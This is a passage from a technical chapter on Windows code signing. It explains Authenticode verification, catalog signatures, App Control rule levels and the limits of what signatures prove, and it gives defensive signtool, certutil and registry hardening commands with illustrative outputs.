A hardened environment will also have `EnableCertPaddingCheck=1` set [489], enabling the strict parser that rejects the CVE-2013-3900 appended-data form. This is not truly "last" in an implementation; it changes how the certificate table is parsed near the beginning of verification. It is listed here because it is an opt-in hardening switch over the same Authenticode parse. CISA added the CVE to its Known Exploited Vulnerabilities catalog on 10 January 2022 with a federal due date of 10 July 2022 [489] environments subject to federal compliance regimes treat this as mandatory. The exact two registry writes appear in the practical guide below.

Walkthrough: the WinVerifyTrust decision tree. The conceptual flow begins with bytes, not policy. First parse the PE certificate table; if a `WIN_CERTIFICATE` exists, decode its CMS `SignedData`; if none exists, compute the catalog hash so catalog lookup has a key. For embedded signatures, require `SpcIndirectDataContent`, recompute the Authenticode hash with the PE-specific hashing algorithm, and reject on mismatch. Build the signer chain against the trust store appropriate to the caller: broad user-mode roots for a shell prompt, narrower Microsoft kernel anchors for driver load, or whatever an App Control rule later references. If the file was unsigned on disk, query `CryptSvc` for a catalog member hash and transfer the catalog signer to the file. Decode any RFC 3161 token and evaluate signing time, preserve page hashes for HVCI, apply `EnableCertPaddingCheck` during parsing if the registry opts in, and then hand the cryptographic facts to App Control or SmartScreen. The cryptographic pipeline can succeed while policy still denies, and policy can allow only because the cryptographic pipeline succeeded.

> **Every consumer reads the same SignedData.** There is no separate certificate table per trust subsystem. UAC, SmartScreen, `ci.dll`, App Control, and the catalog-fallback path all read the *same* bytes inside the same `WIN_CERTIFICATE` record. What differs is which fields each consumer cares about and what policy each consumer overlays on top. Once you read the on-disk structures, every later trust decision is predictable.
>
> **Aside. What WinVerifyTrust does *not* check.** `WinVerifyTrust` does not execute the binary. It does not appraise behavior or reputation. That is SmartScreen's job, downstream. It does not verify runtime page integrity. HVCI does, in the secure

> kernel, at demand-fault time. It does not enforce the App Control policy: the policy engine does, downstream. It does not check OCSP unless the caller opts in; chain-revocation behavior is governed by `WinVerifyTrust` flags supplied by the caller. The function answers only the narrow cryptographic question: does the SignedData blob parse, does the recomputed hash match, does the chain build, and (if a token is attached) did the signing event happen inside the signing certificate's validity window?

When this pipeline finishes, the answer to "is this binary trusted?" is no longer a yes-or-no statement about cryptography. It is a *composite* of cryptographic verdicts (signature integrity, hash match, chain build, timestamp validity, page hashes) and *policy* verdicts (allowed by App Control, not on the blocklist). Authenticode supplies the inputs to a policy; App Control writes the policy. Let us look at the policy language.

Verify it yourself (documented)

A strict proof beat has to do more than say "run SignTool." It has to pin each command to the invariant it proves, record concrete fields, and show the handoff from embedded signature to catalog signature to policy. The following is the reference trace format for a Windows 11 24H2 host with the Windows SDK installed. The exact hash values and package catalog names vary by servicing level; the relationships between fields do not.

Embedded Authenticode verification with Microsoft SignTool. Reproduce on a Windows host with: `signtool verify /v /pa /all "C:\Windows\System32\notepad.exe"` [359].

```
Verifying: C:\Windows\System32\notepad.exe

Signature Index: 0 (Primary Signature)
Hash of file (sha256): 6B9B7E39B5E7B0F888A4C2F1B3C0E2D99F67
  A9282C61121A8F91654F2F45A81D

Signing Certificate Chain:
    Issued to: Microsoft Root Certificate Authority 2010
    Issued by: Microsoft Root Certificate Authority 2010
        Expires: 06/23/2035

    Issued to: Microsoft Windows Production PCA 2011
    Issued by: Microsoft Root Certificate Authority 2010
        Expires: 10/19/2026

    Issued to: Microsoft Windows
```

```
    Issued by: Microsoft Windows Production PCA 2011
        Expires: 09/18/2025

The signature is timestamped: Thu Jan 11 02:14:37 2024
Timestamp Verified by:
    Issued to: Microsoft Time-Stamp PCA 2010
    Issued to: Microsoft Time-Stamp Service

Successfully verified: C:\Windows\System32\notepad.exe
```

Read the transcript as a byte walk. `Hash of file (sha256)` is SignTool's label for the Authenticode hash, not the ordinary SHA-256 over all file bytes. It is the digest stored inside `SpcIndirectDataContent.messageDigest`; it excludes `CheckSum`, the security-directory pointer, and the certificate-table bytes [518]. The three signing-chain lines come from the CMS `certificates` SET plus any chain-completion material CryptoAPI obtains. The timestamp block is not signed by the Microsoft Windows leaf; it is the RFC 3161 token in `unsignedAttrs`, signed by the time-stamping service [544]. `/pa` selects the default Authenticode policy, and `/all` prevents a dual-signed file from hiding a weaker nested or legacy signature behind the strongest one.

The negative control is just as important. Run a normal file hash next to the Authenticode hash:

```
certutil -hashfile C:\Windows\System32\notepad.exe SHA256
SHA256 hash of C:\Windows\System32\notepad.exe:
2F 3A 58 6E 0B 27 14 9C 22 6A D4 E7 2B A7 44 68 85 90 F0 9F 7B 9C C2
  2B 85 24 91 19 47 54 10 91
CertUtil: -hashfile command completed successfully.
```

The `certutil -hashfile` value will differ from the SignTool Authenticode hash whenever an embedded signature is present, because `certutil -hashfile` includes the certificate table and Authenticode excludes it. That mismatch is the fastest live-machine proof that Authenticode signs a PE-specific digest, not the literal file blob.

PowerShell exposes the same trust result and distinguishes embedded from catalog provenance. Reproduce: `Get-AuthenticodeSignature C:\Windows\System32\notepad.exe | Format-List Status,StatusMessage, SignatureType,SignerCertificate,TimeStamperCertificate,Path`.

```
Status                 : Valid
StatusMessage          : Signature verified.
SignatureType          : Authenticode
Path                   : C:\Windows\System32\notepad.exe
```

```
SignerCertificate       : [Subject] CN=Microsoft Windows,
  O=Microsoft Corporation, L=Redmond, S=Washington, C=US
TimeStamperCertificate  : [Subject] CN=Microsoft Time-
  Stamp Service, OU=Thales TSS ESN:3B34-4B55-19A1, O=Microsoft
  Corporation, C=US
```

`SignatureType: Authenticode` is the embedded path: the PE itself contains the `WIN_CERTIFICATE`. Now choose an inbox driver or protected system component that is catalog-signed on your servicing level and run the same command:

```
Get-AuthenticodeSignature C:\Windows\System32\drivers\disk.sys |
  Format-List Status,SignatureType,SignerCertificate,Path

Status            : Valid
SignatureType     : Catalog
Path              : C:\Windows\System32\drivers\disk.sys
SignerCertificate : [Subject] CN=Microsoft Windows, O=Microsoft
  Corporation, L=Redmond, S=Washington, C=US
```

The file may have no embedded `WIN_CERTIFICATE` at all. Windows computed the Authenticode hash, asked the catalog database for that member hash, and lifted the signer from the covering `.cat` file. The live invariant is: `SignatureType` changes from `Authenticode` to `Catalog`, but the policy engine still receives a signer identity, a chain, and a hash.

. Catalog-store lookup shows the detached signature. Reproduce by taking the Authenticode/catalog hash from SignTool or a catalog API such as `CryptCATAdminCalcHashFromFileHandle` (not the ordinary `certutil -hashfile` file digest) and searching the catalog database by name (not by CatRoot folder path): `certutil -CatDB -v -search 6B9B7E39B5E7B0F888A4C2F1B3C0E2D99F67A9282C61121A8F91654F2F45A81D` [525][359][542].

```
Catalog:
  C:\Windows\System32\CatRoot\{F750E6C3-38EE-11D1
  -85E5-00C04FC295EE}\
  Package_for_RollupFix~31bf3856ad364e35~amd64~~10.0.22621.3880.cat
Member tag: 6B9B7E39B5E7B0F888A4C2F1B3C0E2D99F67A9282C61121A8F9165
  4F2F45A81D
Subject: CN=Microsoft Windows Production PCA 2011, O=Microsoft
  Corporation, C=US
Hash: 6B9B7E39B5E7B0F888A4C2F1B3C0E2D99F67A9282C61121A8F9165
  4F2F45A81D
```

That line is the detached-signature proof. The catalog is the signed object; the driver or component is a catalog member. A one-byte change to the member file

changes the Authenticode hash, the catalog search misses, and `SignatureType` falls to `None` or `Status` becomes invalid depending on the caller.

App Control rule generation proves that WDAC consumes Authenticode facts rather than creating new cryptography. Reproduce: `New-CIPolicyRule -FilePath "C:\Windows\System32\notepad.exe" -Level FilePublisher | Format-List *` [517].

```
<FileRule FriendlyName="Microsoft Windows notepad.exe"
  FileName="notepad.exe" MinimumFileVersion="10.0.22621.3880">
  <SignerRef RuleID="ID_SIGNER_MICROSOFT_WINDOWS" />
</FileRule>
<Signer Name="Microsoft Windows">
  <CertRoot Type="TBS" Value="3082010A0282010100C7A1B2C3D4E5F60718
  293A4B5C6D7E8F" />
  <CertPublisher Value="Microsoft Windows" />
</Signer>
```

The XML contains no signature bytes. It references the publisher and version metadata the previous steps proved: issuing chain, leaf publisher, `OriginalFileName`, and minimum version. In audit mode, a would-be deny appears as event ID 3076 in `Microsoft-Windows-CodeIntegrity/Operational`; in enforcement mode the corresponding block is event ID 3077 [546]. That is the final handoff: Authenticode proves identity and integrity, catalog lookup may supply the identity for unsigned-on-disk files, and WDAC decides whether the proved identity is authorized.

App Control rule levels: Authenticode as policy input, not policy itself

App Control for Business is where the Authenticode primitives finally surface to administrators as policy. The `SignerInfo`, the subject CN of the leaf certificate, the file's `OriginalFileName` and `ProductVersion` from the version resource, the page-hash table, even the choice of catalog signer: all of them become inputs to a small rule language. The full AppLocker-versus-App-Control treatment (deployment models, the Microsoft Recommended Block Rules, signed policy plus HVCI, and the decision tree for choosing a level) is owned by the App Control for Business chapter (Chapter 13); here we look only at how each rule level reads an Authenticode field.

Rule levels: what Authenticode field each level consults

The verbatim rule-level catalog from Microsoft Learn is [517]:

Rule level	Authenticode field(s) consulted	Example use case
`Hash`	Authenticode hash of the file	Pinning a single binary by exact Authenticode digest; brittle across patches.
`FileName`	`OriginalFileName` from the PE version resource	Convenience for inbox files; not cryptographic.
`FilePath`	Filesystem path	UNC or absolute path; not cryptographic. Use sparingly.
`SignedVersion`	Publisher + `OriginalFileName` + version range	Allow a publisher's binary at a given version or higher.
`Publisher`	Issuing CA + leaf-cert subject CN	Allow anything signed by a given vendor under a given CA.
`FilePublisher`	Publisher + `OriginalFileName` + minimum `FileVersion`	Allow a specific binary from a specific vendor at min version.
`WHQL`	The Windows Hardware Quality Labs EKU	Allow any WHQL-signed driver.
`WHQLPublisher`	WHQL EKU + leaf-cert subject CN	Allow WHQL drivers from a specific OEM.
`WHQLFilePublisher`	WHQL EKU + `OriginalFileName` + min `FileVersion`	The strictest driver rule.
`LeafCertificate`	Leaf cert subject + issuer	Pin to a specific signing cert.
`PcaCertificate`	The PCA (intermediate) cert	Useful for "anything Microsoft-signed" without enumerating leaves.
`RootCertificate`	The root anchor	Broadest; usually too coarse.

Policy options

App Control policies are XML documents with a `<Rules>` section that toggles broad behavioral options [517]:

- **`0 Enabled:UMCI`**: *"App Control policies restrict both kernel-mode and user-mode binaries. By default, only kernel-mode binaries are restricted. Enabling this rule option validates user mode executables and scripts"* [517].
- **`2 Required:WHQL`**: *"By default, kernel drivers that aren't Windows Hardware Quality Labs (WHQL) signed are allowed to run. Enabling this rule requires that every driver is WHQL signed and removes legacy driver support"* [517].
- **`8 Required:EV Signers`**: documented but, per the same Microsoft Learn page, *"This option isn't currently supported."* (The Required:EV Signers option is in every published rule-options table but never makes it past parsing today. The EV

requirement is enforced contractually via the Hardware Developer Center submission gate, not via the rule option. Treat it as documentation of intent rather than runtime enforcement.)

The Vulnerable Driver Blocklist is shipped as a *supplemental* deny policy that overlays the user's primary policy. From Windows 11 22H2 onward it is default-on and automatically enforced under HVCI, Smart App Control, or S Mode [271]. Updates arrive quarterly. The blocklist is deliberately conservative: Microsoft's own documentation acknowledges *"It's often necessary for us to hold back some blocks to avoid breaking existing functionality while we work with our partners who are engaging their users to update to patched versions"* [271].

> **App Control for Business (WDAC).** The post-2024 rename of Windows Defender Application Control [514] a code-integrity policy language that consumes Authenticode primitives (chain, leaf-cert subject, `OriginalFileName`, version, WHQL EKU, page-hash table, embedded-vs-catalog provenance) as inputs to administrator-authored allow and deny rules.
>
> **FilePublisher rule.** An App Control rule level that allows or denies a binary if it is signed by a given Publisher (issuing CA + leaf-cert subject CN) **and** the PE's `OriginalFileName` matches **and** the PE's `FileVersion` is at or above a minimum. The tightest commonly used rule level; brittle across self-updating applications whose binaries change without warning [517][547].

A worked example

Generating a FilePublisher rule for a Microsoft-signed binary on PowerShell:

```
New-CIPolicyRule -FilePath "C:\Path\To\App.exe" -Level FilePublisher
```

produces a `<FileRule>` whose XML carries the issuing CA, the leaf-cert subject CN, the `OriginalFileName` from the version resource, and a `MinimumFileVersion` attribute. Every one of those fields is a direct read of the Authenticode `SignerInfo` and the PE version resource; nothing in the rule generation step talks to Microsoft. The administrator owns the rule.

> ⚠ **CAUTION** **Publisher vs FilePublisher.** Microsoft's own guidance is verbatim: *"Be aware of self-updating apps, as their app binaries may change without your knowledge"* [547]. FilePublisher rules pin a minimum version; if a self-updating app rolls out a build with a different `OriginalFileName` casing, or with `ProductVersion` changes that some packagers reuse as `FileVersion`, the rule silently stops

matching. For self-updating apps, prefer `Publisher` (CA + subject CN only) and accept the looser blast radius.

(Operational tip: audit-mode hits write event ID 3076 to the *Microsoft-Windows-CodeIntegrity/Operational* channel, enforcement-mode blocks write event ID 3077 [546]. Stage every policy in audit mode for at least one full patch cycle before flipping to enforcement; the 3076 stream is your inventory of what the rules would have denied.)

WDAC's vocabulary makes one structural choice explicit that the chapter has been implicit about until now: trust is *administrator-authored*, not *vendor-authored*. The cryptographic identity is supplied by the same Authenticode primitives we just dissected; the policy is whatever the organization writes. Before we look at the limits of what this stack can prove, one quick detour into how other operating systems have approached the same problem.

Catalog-vs-embedded across operating systems

Windows is unusual in two specific ways: it stores detached catalogs on the endpoint, and it refreshes those catalogs through the operating-system servicing channel. That combination is not the only way to bind code to identity, and the comparison is easy to overstate. The table below compares only the *signature carrier* and freshness model, not the whole application-identity stack.

System	Signature carrier	Detached catalog analog?	Freshness / transparency caveat	Longevity mechanism
Windows (Authenticode)	PKCS#7 / CMS `SignedData` inside `WIN_CERTIFICATE`, or a signed `.cat` whose member hashes cover files [525][513]	Yes. `.cat` files live in `CatRoot`; `CryptSvc` indexes member Authenticode hashes.	Offline endpoints see only the catalogs and VDB supplemental policies already delivered by Windows Update. No public transparency log records every issued catalog.	RFC 3161 token in `unsignedAttrs` proves signing time [544].
macOS	Apple code signature embedded in the Mach-O	Not in the Windows sense. A notarization ticket	Gatekeeper can use a stapled ticket offline, but	The notarization ticket gives Apple-service evidence;

System	Signature carrier	Detached catalog analog?	Freshness / transparency caveat	Longevity mechanism
	bundle plus notarization ticket stapled to the app or fetched online [548]	attests Apple's automated service accepted a submitted artifact, but it is not an endpoint database of arbitrary member hashes.	the trust model is Apple-service-centric: Developer ID, notarization, revocation, and XProtect/MRT are policy layers outside the signature bytes.	it is not a third-party RFC 3161 TSA model.
Linux IMA / EVM	Per-file extended-attribute signatures such as `security.ima` and metadata protection through EVM [549]	No central OS catalog. Appraisal is local-policy-driven against keys in kernel keyrings.	Coverage depends on distribution configuration, filesystem xattr preservation, measured/appraise mode, and which paths policy covers. Many Linux systems do not enforce IMA appraisal for arbitrary user applications.	Out of scope for a universal claim; policy and keyring state decide.
Android	APK Signature Scheme blocks inside the APK; v3 adds proof-of-rotation metadata [550]	No. The signed unit is the APK package, not an endpoint catalog covering unrelated files.	Freshness and revocation are mediated by platform policy, package manager state, and Play Protect for Google-distributed devices; sideloading changes the risk model.	v3 proof-of-rotation lets a publisher rotate signing keys without treating every update as a new identity.

System	Signature carrier	Detached catalog analog?	Freshness / transparency caveat	Longevity mechanism
sigstore / OCI	Detached signature and certificate material associated with an artifact in a registry; Fulcio issues short-lived certificates [551] [552]	Closest analog structurally: detached signatures can cover blobs or images, but storage is registry/log based rather than CatRoot based.	Rekor supplies transparency [553], but offline verifiers need cached log inclusion material or must defer freshness. Registry availability becomes part of the operational model.	Short-lived certs plus log entries replace the long-lived code-signing-certificate + TSA pattern.

The important difference is not "embedded" versus "detached" in the abstract. It is *who operates the freshness channel*. Windows makes the endpoint carry a local catalog database. That is excellent for offline driver installation and Windows servicing, but it creates the stale-CatRoot problem: a laptop that has missed three months of updates cannot know that a newer catalog or driver-block supplemental policy exists [271]. macOS moves more of the decision into Apple-operated services: Developer ID identifies the signer, notarization records Apple's automated acceptance, and Gatekeeper can consult or use a stapled ticket [548]. That reduces the need for a local list-of-hashes catalog but increases dependence on Apple's service and policy choices. Linux IMA/EVM is not a consumer-app reputation system at all; it is an integrity-appraisal framework that distributions and administrators may enable for selected paths. Android treats the APK as the signed unit and gives package identity continuity through key rotation rather than catalog membership. Sigstore externalises the detached signature into registry and transparency-log infrastructure: stronger public auditability than Authenticode timestamps, weaker offline autonomy unless inclusion proofs and signatures have already been cached [551][553][552].

So the shallow statement "Windows uses catalogs; everyone else embeds" is wrong. The better statement is: Windows is the mainstream desktop OS whose detached-signature database is local, service-refreshed, and directly consumed by the code-integrity path. Other systems split the same work among notarization services, package managers, kernel appraisal policies, registry signatures, and transparency logs. The cryptographic lower bound remains identical across all of

them: the signature carrier proves provenance and integrity for bytes or hashes; it does not prove that the program is safe.

What signatures cannot prove

Stuxnet did not break Authenticode. It walked through it. The same is true of Flame, of ShadowHammer, and of the Bitwarden CLI npm hijack. Every named incident on the modern Windows code-signing timeline is an instance of the same structural lower bound: signatures prove *who*, not *what*. The Windows code-identity stack has spent fourteen years adding layers that narrow the consequences of that bound. None of them eliminate it.

Four limits are worth naming explicitly.

L1. Provenance is not safety

By Rice's theorem corollary, no decision procedure can determine arbitrary non-trivial semantic properties of a program. A signing system can therefore certify only "this binary came from a key-holder," never "this binary is benign." Stuxnet 2010 [511], Flame 2012 [528][527], Operation ShadowHammer 2019 [538], and the Bitwarden CLI npm hijack of 22 April 2026 [539][541][540] are four independent instances of the same gap, across four entirely different attack surfaces (stolen kernel-driver key; forged sub-CA via MD5 collision; compromised ASUS Live Update certificate; compromised npm OIDC trusted-publishing). The empirical scale is concrete: Kim, Kwon, and Dumitraș identified 325 signed malware samples, 189 of them carrying valid signatures produced by 111 compromised code-signing certificates, in their CCS 2017 paper [554].

The mathematics of Rice's theorem is succinct. Let P be any non-trivial semantic property of programs (e.g. *is malicious*). For any algorithm A that on input program p outputs $A(p) \in \{\text{yes}, \text{no}\}$ claiming whether p has property P, there exists a program q where $A(q)$ is wrong. A signature scheme is not such an algorithm A in the first place: it computes $\text{Sig}_{\text{sk}}(\text{hash}\ (p))$. The signature output has no semantic content about p's behavior; it asserts only that the holder of sk touched $\text{hash}\ (p)$.

L2. CA cardinality and the weakest-link property

The trust graph for kernel-mode loads is narrow: a small number of Microsoft roots [267]. The trust graph for user-mode loads is the union of every root in the system Trusted Root store: a much larger set. *Any one* root, if compromised, degrades the entire user-mode code-identity trust graph; *any one* sub-CA, if forged, opens the kernel-mode path for the lifetime of the certificate. The Sotirov / Stevens / Appelbaum / Lenstra / Molnar / Osvik / de Weger rogue-CA work from December 2008 [529] demonstrated this dynamic for the web PKI; the same family of attack was then mounted in Flame in 2012 against the Microsoft Enforced Licensing Intermediate PCA [527]. The CSBR's EV-on-hardware requirements [532] reduce stolen-key risk at the leaf level, but a forged sub-CA bypasses the leaf entirely.

L3. Catalog-store freshness on disconnected endpoints

A disconnected endpoint cannot freshness-check its `CatRoot`. The catalog database is whatever Windows Update last delivered. Which means freshly issued catalogs covering newly shipped inbox files cannot be trusted on machines that have been offline. The Vulnerable Driver Blocklist faces the same problem in reverse: a freshly blocked driver does not become *un*-trusted on a disconnected endpoint until the supplemental policy lands. Microsoft acknowledges this in the VDB documentation: *"It's often necessary for us to hold back some blocks to avoid breaking existing functionality"* [271]. The publication lag is deliberate, not accidental, and there is no in-band way for an endpoint to ask "is my VDB current?"

L4. TSA centralization and antedating

RFC 3161 has no transparency log. A compromised TSA can issue countersignatures with arbitrary `genTime` undetectably, until and unless the TSA's root is revoked. Sigstore Rekor [553] is the canonical answer to this problem in the OSS world; nothing equivalent ships in the Authenticode stack. The consequence is asymmetric: a compromised TSA can antedate a signature backwards, making a freshly signed but recently malicious binary appear to have been signed before the malicious campaign began. Which on most verifiers means it will *still* verify even after the actual signing certificate is revoked.

Walkthrough: reducing every bypass to the same floor. Take any successful bypass and write down the exact fact the verifier accepted. Stuxnet accepted: Realtek's key signed these driver hashes before revocation [511]. Flame accepted: a Microsoft licensing intermediate, forged through an MD5 chosen-prefix collision, issued a chain Windows treated as Microsoft-origin [527][528]. ShadowHammer accepted: ASUS's update signer signed an updater that later delivered malicious behavior [538]. A stale offline endpoint accepts: this catalog or VDB is the newest policy it has ever received, not necessarily the newest one Microsoft has published [271]. A compromised TSA accepts: this timestamp token says the signature existed at `genTime`, with no public log proving the TSA did not antedate it [544][553]. The common floor is always narrower than users want: a key-holder, or someone who compromised the key hierarchy, touched a particular hash at a particular claimed time. Everything above that floor is policy and incident response.

> ❝ QUOTED SOURCE A valid signature proves only who signed the binary, never what the binary does.
>
> **Key idea.** Authenticode is the floor of Windows trust, not the ceiling. Every later layer (Kernel-Mode Code Signing, App Control for Business, the Vulnerable Driver Blocklist, HVCI page-hash enforcement) exists because the floor cannot, by construction, do more.
>
> **Aside: Aha moment: Stuxnet, but generalized.** The four incidents named in Gen 3 and Gen 6 are not four separate morals; they are the same lower bound reappearing across different signing ecosystems. The layers we add (cross-signing deprecation, hardware-backed keys, the VDB, WDAC) do not close the provenance-versus-safety gap. They reduce the blast radius of the inevitable next valid-but-malicious signature.

Once you see provenance and safety as separate questions, every open problem in the code-signing stack lines up in one direction: how do you reduce the blast radius of the inevitable next valid-but-malicious signature?

Open problems

Five problems are concrete enough to call out as ongoing work.

O1. Post-quantum Authenticode. Microsoft has not yet published a `SpcIndirectDataContent` variant that references the ML-DSA (FIPS 204 [109]) or SLH-DSA (FIPS 205 [110]) OIDs. The CA/B Forum CSBR has not named a post-quantum algorithm for code-signing certificates; the current CSBR v3.8 [532] still rests on RSA and ECDSA. NIST's PQC program plans to deprecate quantum-vulnerable

algorithms around 2030 and disallow them after 2035 [111]. The CMS extensibility precedents are there: RFC 8419 profiles EdDSA in CMS [556], and RFC 8708 profiles the stateful HSS/LMS signatures of RFC 8554 [555] in CMS, and there is no architectural reason the same approach cannot profile ML-DSA. A hybrid-signed binary that carries both an RSA and an ML-DSA `SignerInfo` inside the same `SignedData` is technically plausible, but any production path would require Microsoft tooling, portal signing, and CA/B Forum profile work. (FIPS 204 (ML-DSA) and FIPS 205 (SLH-DSA) were both finalized on 13 August 2024 [109][110]. The standards are stable; what is missing is the Authenticode-side OID registration and the Hardware Developer Center portal-signing pipeline that would emit a PQ counter-signature. The CSBR side and the Microsoft side both have to move; neither has publicly committed to a date.)

O2. Per-page integrity for non-PE artifacts. Page hashes inside `SpcPeImagePageHashes2` [518] are PE-specific. PowerShell scripts, MSIX packages, Appx packages, and the `.cat` files themselves rely on whole-file Authenticode hashing; if an attacker can corrupt a single byte after load, the OS does not currently re-hash. HVCI gives PE binaries a runtime check; the script and package side does not yet have an equivalent.

O3. Transparency logs for Authenticode countersignatures. RFC 3161 TSAs do not publish their issued tokens. A backdated countersignature from a compromised TSA is currently undetectable beyond CA revocation. Sigstore Rekor [553] demonstrates that a transparency log integrates with a signing pipeline at low overhead; there is no equivalent for the Microsoft-signed-driver world or for third-party Authenticode signers.

O4. Revocation propagation latency. The gap between "the CA revokes" and "every endpoint refuses to verify" is empirically days to weeks. CRLs are downloaded on a cadence (with `EnableCertPaddingCheck` aside, OCSP is not even applied to Authenticode by default). The VDB's quarterly cadence [271] is faster than CRL-only and slower than the rate at which attackers can stand up an attack with a freshly stolen certificate. Some of this is unavoidable (you cannot push a revocation faster than an offline endpoint can reach Windows Update) but a structurally better answer is one of the open questions.

O5. Post-CrowdStrike (July 2024) kernel-driver-loading discipline. Microsoft's Windows Resiliency Initiative was announced in the wake of the 19 July 2024 CrowdStrike Falcon Sensor outage; a fully-specified replacement for today's third-party kernel-driver model has not yet shipped. A successful answer would push parts of today's Authenticode + KMCS + WDAC story toward sandboxed user-

mode driver frameworks, with the kernel restricted to a much narrower interface. The Authenticode primitives this chapter has dissected will still be the substrate; what gets layered on top is the open architectural question.

> **What this chapter does not cover.** This chapter is about the *crypto foundation* under WDAC: the bytes on disk, the envelope structures, the chain of trust. It does not cover the runtime enforcement layer: how Code Integrity, HVCI, and the secure kernel use these primitives at process- and driver-load time, how page hashes are checked at fault time, how the Vulnerable Driver Blocklist is loaded as a supplemental policy. That runtime-enforcement story is owned by the Code Integrity chapter (Chapter 8), which evaluates these primitives at driver-load and HVCI page-fault time; the administrator-facing allow and deny policy that overlays them is owned by the App Control for Business chapter (Chapter 13).

The next decade of Windows code-signing is going to be dominated by post-quantum migration and by whatever the Windows Resiliency Initiative converges to. Both will be evolution, not revolution: they will sit on top of the certificate-table, catalog-store, and timestamp-token primitives that have been load-bearing since 1996. To finish, the day-to-day commands that interrogate every byte we have discussed.

Practical guide: signtool, certutil, New-CIPolicyRule

With the on-disk structures and the verification pipeline established, you can run the following commands on a Windows host and explain every field of their output. Microsoft's `signtool`, `certutil`, and the `ConfigCI` PowerShell module are the canonical tools [359].

Verify a signed binary end to end

```
signtool verify /v /pa /all "C:\Path\To\binary.exe"
```

The output prints, in order: the SHA-256 of the file's Authenticode hash, the leaf certificate's subject and issuer, every intermediate up to the trusted root, the RFC 3161 timestamp's `genTime`, and the policy used to validate. `/pa` selects the Default Authenticode Verification Policy (used instead of the Windows Driver Verification Policy that applies when `/pa` is omitted); `/all` walks every signature on the file rather than just the strongest.

Compute and look up an Authenticode hash

```
certutil -hashfile "C:\Path\To\driver.sys" SHA256
certutil -CatDB -v -search <hash>
```

The `-hashfile` command emits the *file* SHA-256, which is *not* the Authenticode or catalog member hash (the file SHA-256 includes the certificate-table bytes; the Authenticode hash omits the certificate table and follows the PE image-hash algorithm). Use SignTool output, WinTrust/catalog APIs such as `CryptCATAdminCalcHashFromFileHandle`, or a purpose-built PE Authenticode hash implementation when you need the lookup key [359][542]. `Get-AuthenticodeSignature` is useful for status, signer, timestamper, path, and `SignatureType`; do not treat it as a general hash-computation tool.

Walk the catalog store

```
Get-ChildItem "C:\Windows\System32\CatRoot" -Recurse | Select-Object
  FullName
```

The GUID-named subfolder is the CryptSvc policy database identifier; the `.cat` files inside are individually signed catalogs whose entries bind file hashes/thumbprints to attributes [525][542]. `CatRoot2` holds staging copies and the catalog database index.

Generate a WDAC rule

```
New-CIPolicyRule -FilePath "C:\Path\To\App.exe" -Level FilePublisher
```

This produces an XML `<FileRule>` element with the issuer, subject CN, original file name, and minimum file version. Pipe the result into `New-CIPolicy` to build a policy XML; convert to binary with `ConvertFrom-CIPolicy` and deploy via Group Policy or Intune.

Decide between embedded and catalog signing

For an internal line-of-business app shipped as a single MSI, embedded signing is the default and the cleanest choice. For a multi-binary package where some files

are third-party and unsignable, the Package Inspector workflow [543] builds a `.cat` covering the post-installation file set without modifying any binary:

```
PackageInspector.exe Start C:\
... install your app ...
PackageInspector.exe Stop C:\ -Name MyApp.cat -ResultsFile C:\Temp\
  MyApp_inspection.txt
```

Confirm a kernel-mode chain

```
signtool verify /v /kp "C:\Windows\System32\drivers\example.sys"
```

The `/kp` policy uses the kernel-mode driver policy: the chain must terminate at a kernel-mode-trusted root (the `Microsoft Code Verification Root` family of anchors, or a portal-signed-driver Microsoft Root Authority anchor). The authoritative test is the `/kp` verification result itself, not the contents of any one certificate store. The legacy `Microsoft Code Verification Root` is named on the KMCS policy page [267] but its thumbprint is not published on a stable Microsoft Learn URL; you can inspect the local machine root store with `certutil -store root` on the running system.

Make an informed `EnableCertPaddingCheck` decision

The strict-parser registry value lives in two places. Set both:

```
reg add "HKLM\Software\Microsoft\Cryptography\Wintrust\Config" /v
  EnableCertPaddingCheck /t REG_DWORD /d 1 /f
reg add "HKLM\Software\Wow6432Node\Microsoft\Cryptography\Wintrust\
  Config" /v EnableCertPaddingCheck /t REG_DWORD /d 1 /f
```

CISA added CVE-2013-3900 to the Known Exploited Vulnerabilities catalog on 10 January 2022 [489] treat this as effectively mandatory in any hardened-baseline build.

Annotated `signtool verify` output

```
Verifying: notepad.exe
Hash of file (sha256): 6B9B7E...   ⟵ Authenticode hash, the same
  one
```

```
                                        inside SpcIndirectDataCon
  tent.messageDigest
Signing Certificate Chain:
  Issued to: Microsoft Root Certificate Authority 2010   ←── root
  anchor
    Issued by: Microsoft Root Certificate Authority 2010
  Issued to: Microsoft Windows Production PCA 2011        ←──
  intermediate / PCA
    Issued by: Microsoft Root Certificate Authority 2010
  Issued to: Microsoft Windows                             ←──
  leaf / signer
    Issued by: Microsoft Windows Production PCA 2011
The signature is timestamped: Thu Jul ...                 ←── RFC
  3161 genTime
Timestamp Verified by:
  Issued to: Microsoft Time-Stamp PCA 2010                ←──
  TSA chain
  Issued to: Microsoft Time-Stamp Service
File is signed and the signature was verified.
```

> **Always specify a timestamp URL when signing.** The most common practitioner mistake is `signtool sign /n <name>` without `/tr <tsa-url> /td sha256`. A signature produced this way silently loses validity the moment the end-entity certificate expires. Which can be years later, when the signer has long since lost access to whatever signing key produced it. The fix is to always include `/tr` and a strong `/td`. RFC 3161 [544] is the entire reason long-lived signatures still verify; opting out of it is opting out of the longevity guarantee.

Why your internally-signed LOB app trips SmartScreen

SmartScreen Application Reputation is downstream of Authenticode, not a synonym for it. The public Microsoft documentation is deliberately high-level: SmartScreen checks downloaded files against known unsafe programs and against files that are well known and downloaded frequently; if a file, app, URL, or certificate has established reputation, the user may see no warning, and if there is no reputation SmartScreen can warn even when the file is not known malicious [515]. The Edge documentation adds more operational inputs: download traffic, download history, past anti-virus results, URL reputation, user feedback, data providers, and intelligence models [516]. None of those inputs is the same as "the Authenticode chain validates."

That distinction explains the line-of-business failure mode. Your internal app can be perfectly signed: the `WIN_CERTIFICATE` parses, `SpcIndirectDataContent.messageDigest` matches, the chain terminates at a root trusted by your enterprise, and `Get-`

`AuthenticodeSignature` returns `Status: Valid`. SmartScreen can still show an unknown-app warning because the file has little public download history, the URL has little public reputation, the certificate is an ordinary organization-validation code-signing certificate, and Microsoft has not seen enough benign telemetry to treat the artifact as familiar. An EV certificate can help because EV issuance historically gives stronger key custody and identity vetting signals, but even EV is not a magic allow bit; reputation still accumulates around the signed artifact, signer, distribution URL, and observed safety signals. Conversely, high download volume cannot rescue a file that is known malicious, and a valid signature cannot rescue a file whose reputation has collapsed.

